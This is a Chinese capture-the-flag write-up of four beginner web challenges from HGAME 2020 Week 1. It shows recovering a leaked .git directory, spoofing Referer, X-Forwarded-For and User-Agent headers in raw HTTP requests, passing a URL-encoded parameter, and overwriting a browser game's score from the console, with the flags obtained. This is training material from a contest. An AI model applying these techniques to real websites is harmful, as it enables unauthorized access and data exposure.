HGAME 2020 Week 1 Writeup

0x0000 Summary

> 第一次参加HGAME感觉一切都非常新奇，也接触很多新的知识。不得不说RE和PWN都非常之难，短时间内不太好入门，之后还得再接再厉。

0x0100 Web

0x0101 Cosmos 的博客

- 描述：这里是 Cosmos 的博客，虽然什么东西都还没有，不过欢迎大家！
- 题目地址：http://cosmos.hgame.n3ko.co/
- 考点：Git泄漏

访问题目地址后显示一个说明界面：

Cosmos 的博客


你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub，我改起来也挺方便的。

这里明确提出***版本管理工具***和***GitHub***，基本就是明示有Git泄漏的问题了，尝试访问`http://cosmos.hgame.n3ko.co/.git/HEAD`，显示：

```
ref: refs/heads/master
```

由此可确定存在Git泄漏问题，于是直接使用JGitHack工具将整个.git文件夹获取下来：



获得的.git文件夹目录如图：


首先检查logs文件夹，发现只有一次commit记录，而且是初始化仓库：

```
0000000000000000000000000000000000000000 051894e2ed400a7195008f7022a241e68f5a1335 Auto-Deploy <e99p1ant@vidar.club> 1578394449 +0800    commit (initial): init
```


因此前往查看config文件，找到了原始GitHub仓库链接：

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
    fetch = +refs/heads/*:refs/remotes/origin/*
```

直接前往仓库，发现其实有三次commit记录，逐个查看，发现有new file操作记录：



进入查看，直接得到被Base64编码Flag：



解码即可获得Flag过关。

0x0102 接 头 霸 王

- 描述：HGAME Re:Dive 开服啦~
- 题目地址：http://kyaru.hgame.n3ko.co/
- 考点：http请求头

这一题非常简单，对http的请求头了解足够重复即可过关。

首先访问题目地址，给出如下界面：

接头霸王

You need to come from https://vidar.club/.

说是必须从`https://vidar.club/`访问，马上明白请求头需要包含`Referer: https://vidar.club/`。使用Fiddler发送请求：

```
GET http://kyaru.hgame.n3ko.co/ HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/


```

返回：

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Sun, 19 Jan 2020 17:18:20 GMT
Server: HGAME 2020
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1192


<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>接 头 霸 王</title>
```

```
    <!-- Bootstrap core CSS -->
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
    <!--[if lt IE 9]>
      <script src="/static/js/html5shiv.min.js"></script>
      <script src="/static/js/respond.min.js"></script>
    <![endif]-->
  </head>

  <body>

    <div class="container">
      <div class="header clearfix">
        <h3 class="text-muted">接 头 霸 王</h3>
      </div>

      <div class="jumbotron">
        <img src="/static/img/kyaru.jpg" width="240px"/>
        <br>
        <br>
        <p class="lead">
                            You need to visit it locally.
                    </p>
      </div>

      <footer class="footer">
        <p>&copy; HGAME 2020</p>
      </footer>

    </div>
  </body>
</html>

```

说是要从本地访问，那么再在header里面加上`X-Forwarded-For: 127.0.0.1`：

```
GET http://kyaru.hgame.n3ko.co/ HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1


```

再次请求，返回：

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>接 头 霸 王</title>

    <!-- Bootstrap core CSS -->
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
    <!--[if lt IE 9]>
      <script src="/static/js/html5shiv.min.js"></script>
      <script src="/static/js/respond.min.js"></script>
    <![endif]-->
  </head>

  <body>

    <div class="container">
      <div class="header clearfix">
        <h3 class="text-muted">接 头 霸 王</h3>
      </div>

      <div class="jumbotron">
        <img src="/static/img/kyaru.jpg" width="240px"/>
        <br>
        <br>
        <p class="lead">
                    You need to use Cosmos Brower to visit.
                    </p>
      </div>

      <footer class="footer">
        <p>&copy; HGAME 2020</p>
      </footer>

    </div>
  </body>
</html>

```

要求使用一个名为“Cosmos”的浏览器访问，于是在header加上`User-Agent: Cosmos/114.514`（察觉）

```
GET http://kyaru.hgame.n3ko.co/ HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
User-Agent: Cosmos/114.514


```

返回：

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>接 头 霸 王</title>

    <!-- Bootstrap core CSS -->
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and
media queries -->
    <!--[if lt IE 9]>
      <script src="/static/js/html5shiv.min.js"></script>
      <script src="/static/js/respond.min.js"></script>
    <![endif]-->
  </head>

  <body>

    <div class="container">
      <div class="header clearfix">
        <h3 class="text-muted">接 头 霸 王</h3>
      </div>

      <div class="jumbotron">
        <img src="/static/img/kyaru.jpg" width="240px"/>
        <br>
        <br>
        <p class="lead">
                              Your should use POST method :)
                    </p>
      </div>

      <footer class="footer">
        <p>&copy; HGAME 2020</p>
      </footer>

    </div>
  </body>
</html>
```

- *此处题目发生变动，旧版本的题没有此返回*，直接给的是下一个返回。

提示说要用Post方式请求，于是按要求修改：

```
POST http://kyaru.hgame.n3ko.co/ HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
User-Agent: Cosmos/114.514
Content-Length: 0


```

返回:

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>接 头 霸 王</title>

    <!-- Bootstrap core CSS -->
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
    <!--[if lt IE 9]>
      <script src="/static/js/html5shiv.min.js"></script>
      <script src="/static/js/respond.min.js"></script>
    <![endif]-->
  </head>

  <body>

    <div class="container">
      <div class="header clearfix">
        <h3 class="text-muted">接 头 霸 王</h3>
      </div>

      <div class="jumbotron">
        <img src="/static/img/kyaru.jpg" width="240px"/>
        <br>
        <br>
        <p class="lead">
                                    The flag will be updated after 2077, please wait for it patiently.
                    </p>
      </div>

      <footer class="footer">
        <p>&copy; HGAME 2020</p>
      </footer>


```

```
    </div>
  </body>
</html>
```

说Flag将会在2077年之后被更新，因此在header加上`If-unModified-Since: Fri, 14 May 2077 05:14:19 GMT`（再放送）

```
POST http://kyaru.hgame.n3ko.co/ HTTP/1.1
Host: kyaru.hgame.n3ko.co
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
User-Agent: Cosmos/114.514
If-unModified-Since: Fri, 14 May 2077 05:14:19 GMT
Content-Length: 0


```

返回：

```

<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>接 头 霸 王</title>

    <!-- Bootstrap core CSS -->
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and
media queries -->
    <!--[if lt IE 9]>
      <script src="/static/js/html5shiv.min.js"></script>
      <script src="/static/js/respond.min.js"></script>
    <![endif]-->
  </head>

  <body>

    <div class="container">
      <div class="header clearfix">
        <h3 class="text-muted">接 头 霸 王</h3>
      </div>

      <div class="jumbotron">
        <img src="/static/img/kyaru.jpg" width="240px"/>
        <br>
        <br>
        <p class="lead">
                            hgame{W0w!Your_heads_@re_s0_many!}
```

```
                    </p>
      </div>

      <footer class="footer">
        <p>&copy; HGAME 2020</p>
      </footer>

    </div>
  </body>
</html>
```

即可得到flag。

0x0103 Code World

- 描述：Code is exciting! *参数a的提交格式为: 两数相加(a=b+c)（此项提示在之后被出题人加上）*
- 题目地址：http://codeworld.hgame.day-day.work
- 考点：HTTP请求

直接访问题目地址，发现快速跳转至`http://codeworld.hgame.day-day.work/new.php`，是一个403页面，可以确定存在302跳转。

使用Fiddler访问题目地址：

```
GET http://codeworld.hgame.day-day.work/ HTTP/1.1
Host: codeworld.hgame.day-day.work


```

Raw返回：

```
HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 19 Jan 2020 17:34:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 211
Connection: keep-alive
Location: new.php

    <html>
    <head><title>405 Not Allowed</title></head>
    <body bgcolor="white">
        <center><h1>405 Not Allowed</h1></center>
        <hr><center>nginx/1.14.0 (Ubuntu)</center>
    </body>
    </html>

```

跳转Raw返回：

```
HTTP/1.1 403 Forbidden
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 19 Jan 2020 17:34:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 342
Connection: keep-alive
```

```
<html>
    <head><title>403 Forbidden</title></head>
    <body bgcolor="white">
        <center><h1>403 Forbidden</h1></center>
        <hr><center>nginx/1.14.0 (Ubuntu)</center>
    </body>
    <script>
        console.log("This new site is building....But our stupid developer Cosmos did 302 jump to this page..F**k!")
    </script>
</html>
```

可见确实存在跳转，且跳转的页面有明确提示（我第一时间就觉得是302直接跑去Fiddler了，根本没看F12源码）。

302返回是一个405，因此可知Get方法不被允许，换成Post再试一次：

```
POST http://codeworld.hgame.day-day.work/ HTTP/1.1
Host: codeworld.hgame.day-day.work
Content-Length: 0


```

Raw返回：

```
HTTP/1.1 403 Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 19 Jan 2020 17:38:16 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 161
Connection: keep-alive
Location: new.php

<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在,需要让结果为10</center>

```

提示写的非常明确，使用url传递一个参数a，且为两个数相加，则可以取`a=1+9`，由于url会被urlencode一次，因此 + 应该写作%2b。再次发送请求：

```
POST http://codeworld.hgame.day-day.work/?a=1%2b9 HTTP/1.1
Host: codeworld.hgame.day-day.work
Content-Length: 0


```

Raw返回：


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 19 Jan 2020 17:42:16 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 224
Connection: keep-alive
Location: new.php
Vary: Accept-Encoding

<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在,需要让结果为10<br><h1>The result is: 10</h1>
<br>hgame{C0d3_1s_s0_S@_sO_COol!}</center>

```

成功得到flag。

0x0104 尼泰玫


- 描述：听说你球技高超?
- 题目地址：http://cxk.hgame.wz22.cc
- 考点：JavaScript的应用

直接进入题目页面，发现是一个打砖块小游戏：




二话不说，先玩一玩（），说实话做的还不错，但是没什么挑战性，*估计真的玩也是能拿到flag的吧（）*。球落地失败后会给一个alert：

说是要30000分才能获得flag，果断按F12打开控制台，直接进sources看js：



发现技能不止一个，还有个自动导向的技能，于是修改了下技能消耗又去玩了一遍（不是）。

其实真正的方法是查看game.js，找到通关提示的位置，可以看见有个`this.globalScore`：



那么直接向上找this是啥，发现第10行有个`windows.canvas_g=this`，于是首先重开游戏，在发球前直接在Console里输入：

```
window.canvas_g.globalScore = 1145141919710
```

回车，发球后直接自杀，就可得到通关提示：

为什么分数那么臭呢（）

